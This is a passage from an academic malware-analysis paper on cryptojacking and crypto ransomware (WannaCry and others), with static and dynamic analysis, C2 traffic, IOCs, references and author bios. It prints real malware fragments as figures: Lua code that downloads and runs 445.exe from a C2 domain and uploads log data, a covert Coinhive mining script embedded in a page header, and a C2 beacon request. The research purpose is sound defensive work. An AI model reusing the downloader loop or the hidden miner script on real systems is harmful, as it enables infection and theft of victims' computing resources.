Monero thus stands out to be the CPU mined cryptocurrency. It notable also that all browser-based cryptoviral malware are not old in the wild and they have a smaller file size compared to others. It is worth noting however that some samples came in form of trojans and not stand-alone files hence the unusual file sizes. The oldest crypto mining malware are memory resident and mostly run on Windows. Despite the majority of the malware, being memory resident, 2017 and the first quarter has seen a substantial increase in browser-based crypto mining malware. Furthermore, attackers now prefer browser-based crypto jacking owing to the ease of implementation and higher expected returns [20].

Table 2. Crypto ransomware specimen and the associated characteristics

SN	Sample Name	ID (SHA-1)	Key Gen. Method	Public Key	Private Key	C2 Beaconing	File Size	Year Seen
1	Specimen1 (WannaCry)	499b767684a57a348f4e7285c679f20b23dc10a6	Local Generation	RSA	AES	N	3.64 MB	2017
2	Specimen2 (SamSam)	8fccb79b29b5024fe9b773e8348b2f602ac860e4	Local	RSA	AES	N	191 KiB	2016
3	Specimen3 (NotPetya)	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d	Local	RSA	AES	N	354 KiB	2017
4	Specimen4 (Petya)	39b6d40906c7f7f080e6befa93324dddadcbd9fa	Local	ECC	Salsa20	N	225 KiB	2016
5	Specimen5 (CryptoWall)	2d2282c3c07b499e85ee0c8e708519cc3ae23961	C2 Download	RSA	RSA	Y	313 KiB	2014
6	Specimen6 (CTB-Locker)	0d31c13c910cbb2dd2979a3762a9223aa12eceee	Local	ECC	AES	N	820 KiB	2014
7	Specimen7 (CryptoLocker)	5623b2d3683df96b9e45b910d6ac9e0586ed9bc8	C2 Download	RSA	AES	Y	431 KiB	2013
8	Specimen8 (Locky)	3fa86717650a17d075d856a41b3874265f8e9eab	C2 Download	RSA	AES	Y	646 KiB	2016
9	Specimen9 (Cerber)	6c00753756e2770a0596b41abb0425f2f12b84c8	Local	RSA	RC4	N	284 KiB	2016
10	Specimen10 (TeslaCrypt)	51b4ef5dc9d26b7a26e214cee90598631e2eaa67	Local	ECC	AES	N	257 KiB	2015

Table 2 shows some cryptoviral-extortion malware samples we used for our dataset and their

associated characteristics. This table contains only crypto ransomware. We use a dataset of the latest malware for the last 5 years. Further, we verify the samples by computing the associated SHA-1 cryptographic hash values and comparing them with reputed databases. Not all crypto mining software is malware. The idea of mining cryptocurrency in the web browser was first introduced by Coinhive as an alternative to ads. Instead of being subjected to ads, users had the option of browsing ad-free so long they gave up part of their CPU to mine cryptocurrency. Monero was the choice over other cryptocurrencies due to the attractive features it offers. However, attackers and other malicious web user saw the opportunity to run the crypto mining JavaScript in the web visitor's browser by modifying the Coinhive code. So, most of the browser-based crypto mining scripts are based on Coinhive implying they mine Monero. A query for crypto miners to the PublicWWW dataset, which archives the source code of public websites, shows that Coinhive is the most widely used web-based crypto miner with a score of over 31K entries. The diagram below in **Fig. 7** shows the prevalence of Coinhive's crypto mining script and those of its alternatives. Understandably, the actual Fig. might be higher since malicious webmasters alter part of the source to avoid detection.

As can be observed from the graph, the gradient of the moving average is almost linearly constant for all other crypto miners apart from Coinhive. The abrupt change in the gradient to Coinhive's value is very significant as though it were an outlier.

5.1 Static analysis

We now present the results obtained from code analysis of the three types of cryptoviral malware. In our analysis, we pay particular attention to the properties of the malware that pertains to cryptovirology. Of course, we include some other interesting characteristics deemed helpful.



Fig. 7. Distribution of crypto miners in usage on the WWW.

5.1.1 Memory resident crypto mining

We look at a crypto mining sample that exploits the same vulnerability as WannaCry, i.e. exploiting vulnerable SMBv1 on port 445 for subsequent propagation. The diagram below in **Fig. 8** shows a code snippet of the malware.

```
for i = 0, 2 do
    if http.save("http://aa1.super5566.com/445.exe", wbpv) then
        local commandline = string.format("%s /stab %s", wbpv, logfile)
        print("wbpv: commandline: %s", commandline)
        local p = process.new(commandline)
        if p then
            while p:ping() do Sleep(1) end
            local f = io.open(logfile)
            if f then
                data = string.format("name=wbpv.txt&body=%s", mime.b64(f:read("*a")))
                local body, code = http.request(config.Updater.url, data)
                f:close()
                print(code)
                if code == 200 then
                    break
                end
            end
        end
    end
    Sleep(30)
end
```

Fig. 8. Code snippet of memory resident crypto mining malware

As can be seen from the code, the malware beacons to a C2 server domain super5566.com, downloads a file 445.exe, and gives other directives. The infected machine is enlisted to a crypto mining pool botnet and further given other directives such as the address of remittance for the mined coins. It's worth noting that some of the files that are passed on as arguments to some functions have to be downloaded first from the C2 servers.

5.1.2 Browser-based crypto mining

As mentioned earlier, browser crypto mining can be legal if done with user consent. However, a webmaster that embeds crypto mining scripts in his web pages is essentially attacking his visitor. The code snippet in **Fig. 9** shows a Monero mining script embedded in a webpage.

```
    <!--newrelic-->
<script src='https://coin-hive.com/lib/coinhive.min.js'></script><script>if (typeof CoinHive !== 'un
CoinHive.Anonymous('HyPAI9pbWZzHG0hwWiZmzSEEefjHIW8g');yyz.setThrottle(0.97);yyz.start();}</script>

    <!--endnewrelic-->

    <!--bower:css -->
    <link rel="stylesheet" href="common/vendor/nanoscroller/bin/css/nanoscroller.css" />
    <link rel="stylesheet" href="common/vendor/pikaday/css/pikaday.css" />
    <!-- endbower -->

    <link href="/css/app.css" rel="stylesheet" type="text/css">

    <script typt='text/javascript' src='/js/head.41e8888.js'></script>
    <!--appVersion:THISMAYSOUNDRACIST(41e8888)-->

</head>
```

Fig. 9. Coinhive Monero crypto mining script.

It is worth noting that the script above is embedded in the `<head>` tag of the webpage and only spans one line 53. It specifies the source of the script at coin-hive.com and the associated library. The script is running as Anonymous without any token or username attached. This implies that users execute the mining scripting without any direct incentives for the hashes computed by their CPU. Furthermore, the `setThrottle` value configured at 0.97 implying that the mining script will remain dormant 97%. This could be a ploy not to attract significant attention.

5.1.3 Cryptoviral ransomware

The diagram below shows a code snippet of a crypto ransomware we extract from IDA Pro.

```
.data:0040F08C aMicrosoftEnhan db 'Microsoft Enhanced RSA and AES Cryptographic Provider
.data:0040F08C                                         ; DATA XREF: sub_40182C+14↑o
.data:0040F0C2                 align 4
.data:0040F0C4 ; CHAR aCryptgenkey[]
.data:0040F0C4 aCryptgenkey    db 'CryptGenKey',0      ; DATA XREF: sub_401A45+68↑o
.data:0040F0D0 ; CHAR aCryptdecrypt[]
.data:0040F0D0 aCryptdecrypt   db 'CryptDecrypt',0     ; DATA XREF: sub_401A45+5B↑o
.data:0040F0DD                 align 10h
.data:0040F0E0 ; CHAR aCryptencrypt[]
.data:0040F0E0 aCryptencrypt   db 'CryptEncrypt',0     ; DATA XREF: sub_401A45+4E↑o
.data:0040F0ED                 align 10h
.data:0040F0F0 ; CHAR aCryptdestroyke[]
.data:0040F0F0 aCryptdestroyke db 'CryptDestroyKey',0  ; DATA XREF: sub_401A45+41↑o
.data:0040F100 ; CHAR aCryptimportkey[]
.data:0040F100 aCryptimportkey db 'CryptImportKey',0   ; DATA XREF: sub_401A45+34↑o
.data:0040F10F                 align 10h
.data:0040F110 ; CHAR aCryptacquireco[]
.data:0040F110 aCryptacquireco db 'CryptAcquireContextA',0 ; DATA XREF: sub_401A45+2C↑o
.data:0040F125                 align 4
.data:0040F128                 dd offset a_doc         ; ".doc"
```

Fig. 10. Encryption routines in crypto ransomware code

It is clear from the above code that the ransomware uses RSA and AES encryption algorithms from the Cryptographic Service Provider (CSP) of the operating system.



Fig. 11. Observed ransomware encryption process.

The malware access the CryptEncrypt function from the Crypto API to encrypt the AES key with the implanted RSA key. The diagram below in **Fig. 11** shows the summarized workflow of the observed ransomware encryption process. This particular sample adds another layer of encryption on the host system and does not directly encrypt the symmetric key with the payload-implanted public key. Instead, when successfully executed on the host, it uses the operating system's secure PRNG random function via the `CryptoAPI` to generate a 2048-bit sub-RSA key pair to be used by the CSP. The sub-pair's public key, in its unencrypted form, is exported to 00000000.pky. The private key of the sub-pair is the one that actually gets encrypted by the payload-implanted master public key using the `CryptEncrypt` function and then exported and written to 00000000.eky. The malware proceeds to generate a 128-bit AES key bundle in Cipher Block Chaining (CBC) that is subsequently used to encrypt the victim's target files. It is worth noting that the encryption of the victim's file is executed with a unique key per file. The earlier public key from the sub-pair exported to 00000000.pky in raw form encrypts these AES keys. Overall, the samples use four types of encryption keys once successfully delivered on the host: one RSA public key implanted in the payload, two 2048-bit keys generated on the victim's machine and one AES symmetric key per file. This sample uses the Eternal Blue exploits, which exploits vulnerable SMBv1 to propagate to other hosts on port 445 as a worm [31]. This implies that a user can get infected without interactive based infection vectors which would otherwise require some user action.

5.2 Dynamic analysis

We now present the results of dynamic analysis after we actively ran different cryptoviral malware samples in a contained sandbox environment.

5.2.1 Memory resident crypto mining

This particular type of malware exhibited different kinds of persistence mechanism, which included the addition of registry keys and an entry in the task scheduler. The malware connects to the C2 upon infection and downloads the relevant files. It inherently has a `0 setThrottle` value implying that it consumes the whole lot of the CPU at 100% as shown in **Fig. 12** below. The malware constantly checks the presence of a task monitor (Task Manager) and drops CPU usage once it detects it. A drop in CPU usage on the top-right shows this right after Task Manager was opened. Once Task Manager was closed, it resumed CPU usage to 100%.



Fig. 12. Maximum CPU usage with task monitor detection

Before downloading the relevant files, the malware reports the infected host's hardware CPU architecture whether it's x86 or 64-bit, the number of CPU cores, probes whether the WanIP address is present, the CPU frequency and other relevant information as shown in **Fig. 13** below. Likewise, the IP address of the C2 server the malware reports to is shown as well.

```
GET /report?hasWanIP=false&ver=cpu1.0&os=Windows
%207&arch=x86&cpufreq=14%2e31818&cpunum=1&mem=0%2e49950408935547&id=3d71ae76260f13ac6fa509db010a37fa&m_
procnum=0&m_exists=false HTTP/1.1
Connection: close, TE
TE: trailers
User-Agent: LuaSocket 3.0-rc1
Host: 08.super5566.com
```

Fig. 13. Malware reporting to C2 after infecting a host.

After obtaining the information above, the malware proceeds to download files among which is the execution instruction, the mining pool to identify with and the crypto algorithm to use, Cryptonight in this case. The captured network traffic statistics are shown in **Fig. 14**. As seen from the network graph, a lot of network communication between the infected host and the C2 servers happens in the first 3 minutes. The communication is purely clear text HTTP. The relevant crypto mining files are also downloaded during this time window. This particular malware strain exploits the SMB service on port 445, just like WannaCry [32]. Interestingly, the malware blocks access to port 445 on the infected host. This implies that no other malware will infect the host via the previously mentioned infection vector. Clearly, this is an effort to have the whole CPU to itself, as is the case with most crypto mining malware.



Fig. 14. Captured network communication between an infected host and C2 servers

5.3.2 Cryptoviral ransomware

Unlike crypto mining malware, latest ransomware variants do not need to contact the C2 server in order to accomplish their task. Communication with the C2 usually comes after encrypting user files. This implies that the malware can work offline and can thus be propagated by offline attack vectors such as removable memory disks. However, some variants probe the network as a sandbox evasion technique and also search the network for victims. The diagram in **Fig. 15** shows the network activities captured from a cryptoviral extortion malware, WannaCry.



Fig. 15. Network activity for cryptoviral extortion malware

The ransomware drops a decryptor, which tries to communicate on the anonymous Tor network. It further spawns two threads; one for scanning the local IP subnet for port 445 vulnerabilities based on the information retrieved from the network adapter. The ransomware drops other.exe files entailing that it is based on the Windows operating system. This explains why the WannaCry ransomware attacked many critical systems running outdated and legacy Windows OS. In an effort to evade detection when running in a sandbox, the ransomware also probes the network to reach a non-existent randomly generated domain name. If the name lookup query for the non-existent randomly generated domain name resolves successfully, then the malware does not run. This is a kill-switch feature only present in latest variants of the malware and this is usually the first step the malware carries out before any encryption takes place.

IOCs can be formulated from hashes; cryptographic hashes from the cryptoviral malware themselves (*cf.* **Table 1** and **Table 2**), hashes extracted from the malware payload into memory or and hashes from files downloaded from the C2 servers. High CPU consumption especially when with an Internet connection is another IOC for crypto mining malware. The observed C2 server domains are also IOCs that ought to be blacklisted in the security policy that is. Other IOCs include registry alterations when the malware is seeking to establish a persistent presence. It is worth noting that malware evolves with time and so does the associated IOCs. C2 servers could be shifted or pointed to another botnet domain and the cryptographic hashes change with any alteration in the source code. Therefore, the use of IOCs to mitigate cryptoviral malware, in the same manner, ought to be dynamic and evolutionary.

6. Conclusions

This study examined the state-of-the-art cryptoviral attacks and the malware thereof in the cryptovirology landscape. We have proposed a novel and thorough taxonomy of cryptoviral attacks from two main perspectives depicting the various ways through which attacker acquire cryptocurrencies. Furthermore, we have defined cryptoviral attack models using attack graphs to characterize the attack paths of nodes participating in the attack process and the associated

attack scenarios. We have implemented and analyzed cryptoviral attack simulations based on the defined attack models in sandboxed network environments to extract evasive features and also those representative of IOCs. Static and dynamic analysis showed the various techniques employed by cryptoviral malware to effectuate complex crypto attacks. The analyzed samples in **Table 1** depict the prevalence of Monero crypto currency in browser-based crypto mining. Most browser-based crypto mining attacks use a variation of the Coinhive source code, which is the pioneer of in-browser crypto mining. The analysis further showed that C2 communication is paramount to crypto mining attacks as most of the malware were basic scripts that beaconed to the C2 servers for further directives. Latest crypto ransomware attacks, on the other hand, do not necessarily require contact with C2 servers. Rather, communication with the C2 is initiated after the actual attack has occurred. All cryptoviral attacks leave a trail of digital forensics evidence when the malware interacts with the file system and generates noise in form of network traffic upon connecting the C2 servers and crypto mining pools. IOCs include network artifacts such as C2 server domains, the corresponding IP addresses and cryptographic hash values of downloaded files apart from the malware hash values.

Acknowledgments

This research has been supported by the National Key Research and Development Program (2017YFB0202303) of China at the University of Science and Technology Beijing, China.

References

[1] Adam Young and Moti Yung, “Cryptovirology: The birth, neglect, and explosion of ransomware,” *Communications of the ACM*, 60.7 , pp.24-26, 2017. Article (CrossRef Link).
[2] F. Mercaldo, V. Nardone, and A. Santone, “Ransomware inside out,” in *Proc. of Availability, Reliability and Security (ARES), 2016 11th International Conference on. IEEE*, 2016. Article (CrossRef Link).
[3] ROD SOTO, “Cryptocoin Mining Attack Vectors Reshaping the Threatscape,” *JASK*, FEBRUARY 22, 2018. Article (CrossRef Link).
[4] A Young, M Yung, “Malicious cryptography: Exposing cryptovirology,” *Computer Law & Security Review*, 20.5, pp. 430, 2004. Article (CrossRef Link).
[5] Nir Kshetri and Jeffrey Voas, “Do Crypto-Currencies Fuel Ransomware?,” *IT Professional*, 19.5, pp. 11-15, 2017. Article (CrossRef Link).
[6] C. R. Srinivasan, “Hobby hackers to billion-dollar industry: the evolution of ransomware,” *Computer Fraud & Security*, 2017.11, pp.7-9, 2017. Article (CrossRef Link).
[7] Nick Biasini, Edmund Brumaghin, Warren Mercer and Josh Reynolds, “Ransom Where? Malicious Cryptocurrency Miners Takeover, Generating Millions,” *Talos Intelligence*, JANUARY 31, 2018. Article (CrossRef Link).
[8] Adam Young and Moti Yung, “On Ransomware and Envisioning the Enemy of Tomorrow,” *Computer*, 50.11, pp. 82-85, 2017. Article (CrossRef Link).
[9] A. Young and M. Yung, “Cryptovirology: Extortion-based security threats and countermeasures,” in *Proc. of Proceedings 1996 IEEE Symposium on Security and Privacy*, 1996. Article (CrossRef Link).
[10] A. Palisse, et al., “Ransomware and the legacy crypto API,” in *Proc. of International Conference on Risks and Security of Internet and Systems. Springer, Cham*, pp. 11-28, 2016. Article (CrossRef Link).
[11] A. Zimba, L. Simukonda, and M. Chishimba, “Demystifying Ransomware Attacks: Reverse Engineering and Dynamic Malware Analysis of WannaCry for Network and Information Security,”

Zambia ICT Journal, 1.1, pp. 35-40, 2017. Article (CrossRef Link).
[12] A. Zimba, Z. Wang, and L. Simukonda, "Towards Data Resilience: The Analytical Case of Crypto Ransomware Data Recovery Techniques," *International Journal of Information Technology & Computer Science*, 10.1, pp. 40-51, 2018. Article (CrossRef Link).
[13] Satoshi Nakamoto, "Bitcoin: A peer-to-peer electronic cash system," 2008.
[14] "MONERO private digital currency," Monero, 2014. Article (CrossRef Link).
[15] A. Miller et al., "An empirical analysis of linkability in the Monero blockchain," *arXiv preprint arXiv:1704.04299*, 2017. Article (CrossRef Link).
[16] C Kolias et al., "DDoS in the IoT: Mirai and other botnets," *IEEE Computer*, 50.7, pp.80-84, 2017. Article (CrossRef Link).
[17] "Illegal Bitcoin mining factory sparks massive blaze thanks to overheating computers used to create cryptocurrency," *The Sun*, 9th February 2018. Article (CrossRef Link).
[18] "Now Cryptojacking Threatens Critical Infrastructure, Too," *WIRED*, February 12, 2018. Article (CrossRef Link).
[19] "Hack Brief: Hackers Enlisted Tesla's Public Cloud to Mine Cryptocurrency," *WIRED*, February 20, 2018. Article (CrossRef Link).
[20] "Cisco: Crypto-Mining Botnets Could Make $100m Annually," *InfoSecurity*, Feb. 1, 2018. Article (CrossRef Link).
[21] "Crypto-Mining Attacks Jump 50% to Net Hackers Millions in 2017," *InfoSecurity*, 2017.
[22] "Top Cyberthreat Of 2018: Illicit Cryptomining," *Forbes.* | *TECH* | *Cybersecurity*, March 4, 2018. Article (CrossRef Link).
[23] "ISTR 23: Insights into the Cyber Security Threat Landscape," *Symantec*, March 21, 2018. Article (CrossRef Link).
[24] "UK cryptojacking attacks surge 1,200% as Bitcoin value rise sees illegal miners taking over PCS," *Independent*, February 28, 2018. Article (CrossRef Link).
[25] "New Research: Crypto-mining Drives Almost 90% of All Remote Code Execution Attacks," *Imperva*, February 20, 2018. Available: Article (CrossRef Link).
[26] D. Y. Huang, H. Dharmdasani, S. Meiklejohn, V. Dave, C. Grier, D. McCoy, S. Savage, N. Weaver, A. C. Snoeren, and K. Levchenko, "Botcoin: Monetizing stolen cycles," *NDSS*, February 2014. Article (CrossRef Link).
[27] Fortune, "Popular google chrome extension caught mining cryptocurrency on thousands of computers," January 2, 2018.
[28] "Crypto-jackers enlist Google Tag Manager to smuggle alt-coin miners," *The Register*, November 22, 2017. Article (CrossRef Link).
[29] "Ads don't work so websites are using your electricity to pay the bills," *The Guardian*, September 27, 2017.
[30] Aaron Zimba, Zhaoshun Wang, and Hongsong Chen, "Reasoning crypto ransomware infection vectors with Bayesian networks," in *Proc. of Intelligence and Security Informatics (ISI), 2017 IEEE International Conference on. IEEE*, 2017. Article (CrossRef Link).
[31] D.Y. Kao and S.C. Hsiao, "The dynamic analysis of WannaCry ransomware," *in Proc. of Advanced Communication Technology (ICACT), 2018 20th International Conference on. IEEE*, 2018. Article (CrossRef Link).
[32] C. Pascariu, I.D. Barbu and I.C. Bacivarov, "Investigative Analysis and Technical Overview of Ransomware Based Attacks. Case Study: WannaCry," *Int'l J. Info. Sec. & Cybercrime*, 6.1, pp. 57-35, 2017. Article (CrossRef Link).

Aaron Zimba is a lecturer of Computer Science and Information Technology at Mulungushi University and he is currently pursuing PhD studies at the University of Science and Technology Beijing in the Department of Computer Science and Technology. He received his Master and Bachelor of Science degrees from the St. Petersburg Electrotechnical University in St. Petersburg in 2009 and 2007 respectively. He is also a member of the IEEE. His main research interests include Network and Information Security, Network Security Models, Cloud Computing Security and Malware Analysis.

Zhaoshun Wang is a Professor and the Associate Head of the Department of Computer Science and Technology at the University of Science and Technology Beijing. He graduated from the Department of Mathematics at Beijing Normal University in 1993. He received his PhD from Beijing University of Science and Technology in 2002. He completed postdoctoral research work at the Graduate School of the Chinese Academy of Sciences in 2006. He holds patents and has many awards to his name. His main research areas include Information Security, Computer Architecture and Software Engineering.

Hongsong Chen received his PhD degree in Department of Computer Science from Harbin Institute of Technology, China, in 2006. He was a visiting scholar at Purdue University from 2013-2014. He is currently an associate professor in the Department of Computer Science and Technology, University of Science and Technology Beijing, China. His current research interests include wireless network security, attack and detection models, and cloud computing security.

Mwenge Mulenga is a lecturer of Computer Science in the School of Science, Engineering and Technology at Mulungushi University. Currently, he is pursuing his PhD studies in computer science at the University of Malaya, Malaysia. He holds a Master's degree from the St Petersburg State Electrotechnical University, Russia. He has vast experience in major software projects implementing both proprietary and open-source technologies. His main research interests include software engineering and machine learning